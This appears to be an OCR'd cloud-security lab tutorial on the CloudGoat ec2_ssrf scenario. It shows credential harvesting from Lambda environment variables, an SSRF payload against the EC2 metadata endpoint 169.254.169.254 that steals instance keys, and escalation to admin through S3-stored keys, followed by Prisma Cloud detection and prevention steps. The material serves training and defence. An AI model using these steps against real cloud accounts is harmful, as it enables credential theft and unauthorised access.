
SSRF EC2 Cloud Breach Attack Lab

Overview

Download PDF

We are going to take an example of the SSRF EC2 cloud breach attack scenario from Rhino Security Labs open-source project CloudGoat scenario ec2_ssrf. We'll setup the lab and start exploring attack scenarios and look into Prisma detection and prevention capabilities.

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side requests forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.



Contributors

Anand Tiwari (Core)

Scenario Resources

- 1 VPC with:
  - EC2 x 1

- 1 Lambda Function
- 1 S3 Bucket

Scenario Start(s)

- IAM User "Solus"

Scenario Goal(s)

Invoke the "cg-lambda-[CloudGoat ID]" Lambda function.

Exploitation Route(s)


Route Walkthrough - IAM User "Solus"

1. As the IAM user Solus, the attacker explores the AWS environment and discovers they can list Lambda functions in the account.
2. Within a Lambda function, the attacker finds AWS access keys belonging to a different user - the IAM user Wrex.
3. Now operating as Wrex, the attacker discovers an EC2 instance running a web application vulnerable to a SSRF vulnerability.
4. Exploiting the SSRF vulnerability via the ?url=... parameter, the attacker is able to steal AWS keys from the EC2 metadata service.
5. Now using the keys from the EC2 instance, the attacker finds a private S3 bucket containing another set of AWS credentials for a more powerful user: Shepard.
6. Now operating as Shepard, with full-admin final privileges, the attacker can invoke the original Lambda function to complete the scenario.

Lab Setup

1. Download Terraform script : https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing

2. Unzip and run the script by moving into attack_lab_script/aws directory



3. Run bash start-lab.sh script and a select choice 2 "EC2 SSRF" and provide Access Key ID, and Secret Access Key

```
                                 Dload  Upload   Total   Spent    Left  Speed
100    14  100    14    0     0     18      0 --:--:-- --:--:-- --:--:--    18
1) Cloud Breach S3
2) EC2 SSRF
3) Quit
Please select an option from the above choices: 2
EC2 SSRF
Access Key ID:
Secret Access Key:
total 104
```

4. Note access key ID from output and secret key.

```
aws_instance.cg-ubuntu-ec2: Still creating... [50s elapsed]
aws_instance.cg-ubuntu-ec2: Still creating... [1m0s elapsed]
aws_instance.cg-ubuntu-ec2: Creation complete after 1m7s [id=i-0403aa57858495889]

Apply complete! Resources: 33 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "
cloudgoat_output_solus_access_key_id = "AK                    5"
cloudgoat_output_solus_secret_key = <sensitive>
```

5. To get the secret key run the below command and note it down for future uses.

cat temp-lab/ec2_ssrf-lab-server/terraform/terraform.tfstate | grep -Eo '"value"[^,]*' | grep -Eo '[^:]*$'

```
~/Dow/at/aws  cat temp-lab/ec2_ssrf-lab-server/terraform/terraform.tfstate | grep -Eo '"value"[^,]*' | grep -Eo '[^:]*$
"
"
"ZdU                    kBbV6Okb6"
"environment"
{
0
"variables"
{
"EC2_SECRET_KEY_ID"
```

Perform Attack Steps

1. Configure credential of solus by running AWS CLI command and select region as us-east-1

```
aws configure --profile solus
```


```
~/Dow/at/aws  aws configure --profile solus
AWS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

2. Get the list of lambda functions and detailed environment information of lambda functions. Note down EC2_ACCESS_KEY_ID & EC2_SECRET_KEY_ID from Environment variable

```
aws lambda list-functions --profile solus
```


3. Configure cglambda profile using found key from environment variable using below command

```
aws configure --profile cglambda
```



4. Describe instances and get the public IP of the vulnerable EC2 instance deployed by using the below command

```
aws ec2 describe-instances --profile cglambda | grep -Eo '"PublicIpAddress"[^,]*'
```



5. Access the IP address in URL using the below link


```
http://<EC2 instance IP>/?url=
```

Welcome to sethsec's SSRF demo.

I wanted to be useful, but I could not find: for you

6. Get the list of IAM users by using SSRF vulnerability using the below URL

```
http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security
```



7. Get the access key id, token and session ID by using the below URL

```
http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security
```

8. Then Add the EC2 instance credentials to your AWS CLI credentials file at ~/.aws/credentials) as shown belo

```
[ec2role]
aws_access_key_id = asdasdasd
aws_secret_access_key = asdasdsadas
aws_session_token = "asdasdasd"
```

```
[ec2role]
aws_access_key_id = AS[redacted]ZKWXT
aws_secret_access_key = VqYf/fijd[redacted]
aws_session_token = IQoJb3JpZ2luX[redacted]zHagxgT+RevWNhACwK6mD+Iyvvdc9qEtYeypy1AIhAII
3qyZUq5voQK3SnvgztC1YHKoMECOf////[redacted]BlclPPVLzSNOzkq1wN3uDgG737qOWrINUZDsOM2sSevC
G7jdvkH5SDHrcNgzAjDhlqEO3A0M/nGCZ[redacted]7c1Xk3VCrDB2dy/frVGI0ZvVGYiUiLr/z/7Des8HYgE9
R/LpkqbZtShVe0ki7Um7AQz68JwUfvC6a[redacted]fndLNXQPew8M5cqLR02f5SHlAsxWOJ7GEQVmgHIz4ba0
FFHr9a6dE7WNZfThQosIj1B7CmN4rIEmM[redacted]99HAPAH4nnSnQNZsotGcMkEGaDPhv3e94JH2n+NHH3o8
aHQq20a4xdHvgmDzbUfeCwwVG1FF9VR0g[redacted]sD+LK0M5LM5rm9+6//Aol4Zc32fzmRM+VwxsSWhcp1AM
s3UA5mMCdVklDCXsnj93Mi9YdENZLiV2X[redacted]PkgY6pAHj3Hrgk+dZ1JelA6bkv54W7z0NSzbelY1Ljjn
5ozNrBrwTZmg1ReyGK31Y+C5JVPvjGjpA[redacted]s4ivb0r+tSxk7dENeAu7yNnhJMbgECFT0cyM3P+I5NaY
QB59dIhgBPZaacqEZg76Q1zWwSWE+t4VyA==
```

9. Get the list of all S3 bucket access through the IAM

aws s3 ls --profile ec2role

```
~/Dow/at/aws  aws s3 ls --profile ec2role
                                                                                08937a
2022-03-30 10:16:12 cg-secret-s3-bucket-w10uwh4gybdxwghd
```

10. Get the data of cg-secret-s3-bucket using the below command

`aws s3 ls --profile cgec2role s3://cg-secret-s3-bucket-<id>`

```
~/Dow/at/aws  aws s3 ls --profile ec2role s3://cg-secret-s3-bucket-w10uwh4gybdxwghd
2022-03-30 10:17:03         62 admin-user.txt
```

11. Downlaod admin-user.txt file

`aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-<id>/admin-user.txt ./`

```
~/Dow/at/aws  aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-w10uwh4gybdxwghd/admin-user.txt ./
download: s3://cg-secret-s3-bucket-w10uwh4gybdxwghd/admin-user.txt to ./admin-user.txt
```

12. Get admin access key id and secret by cat admin-user.txt downloaded file

`cat admin-user.txt`

```
~/Dow/at/aws  cat admin-user.txt
AK[redacted]
J+54X[redacted]1
```

13. Configure admin user profile

`aws configure --profile cgadmin`

```
~/Dow/attack_lab_script/aws  aws configure --profile cgadmin
AWS Access Key ID [None]: AK[redacted]
AWS Secret Access Key [None]: J+54[redacted]
Default region name [None]: us-east-1
Default output format [None]:
```

14. List lambda functions using admin credentials

```
aws lambda list-functions --profile cgadmin
```

```
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-w10uwh4gybdxwghd",
            "FunctionArn": "arn:aws:lambda:us-east-1:896470658577:function:cg-lambda-w10uwh4gybdxwghd"
            "Runtime": "python3.6",
            "Role": "arn:aws:iam::[redacted]le/cg-lambda-role-w10uwh4gybdxwghd-service-role",
            "Handler": "lambda.hanaler",
            "CodeSize": 223,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2022-03-30T04:46:22.836+0000",
            "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",
            "Version": "$LATEST",
            "Environment": {
                "Varia[redacted]
                    "E[redacted]
                    "E[redacted]
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "60daeb92-1932-4a80-b609-355b29ea9027",
            "PackageType": "Zip"
        }
    ]
}
(END)
```


15. Invode function using admin credentials

```
aws lambda invoke --function-name cg-lambda-<cloudgoat_id> ./out.txt
```

```
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
(END)
```


16. Read the output of invoked lamdba function

```
cat out.txt
```



```
~/Dow/at/aws  cat out.txt
"You win!"%
```


How Prisma Cloud Help you in Detect and Prevent this Atta




1. Detection of ACCESS KEY & TOKEN in Lambda function environment

Setup your cloud environment with Prisma Cloud and scan serverless


Go to Radars > Serverless



Select cg-lambda-xxx function and check compliance failed




Notice that prisma cloud has detected sensitive information in lamdba function environment



2. How to prevent attack with WAAS Agent:

1. Go to Defender > Deploy > Select Single Defender



2. Get SSH into vulnerable EC2 by running the below command


`ssh -i temp-lab/ec2_ssrf-lab-server/terraform/panw ubuntu@`<IP Address of vuln EC2>

```
~/Dow/at/aws  ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@5
The authenticity of host '54.87.215.75 (54.87.215.75)' can't be established.
ECDSA key fingerprint is SHA256:sPJuxXPP4cBZE20jZJlJ+Bc3wt54Y/ehlz1vMuKes/I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.87.215.75' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr  1 08:02:17 UTC 2022

  System load:  0.06              Processes:           88
  Usage of /:   17.3% of 7.69GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.10.65
  Swap usage:   0%


  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

271 packages can be updated.
184 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-65:~$
```

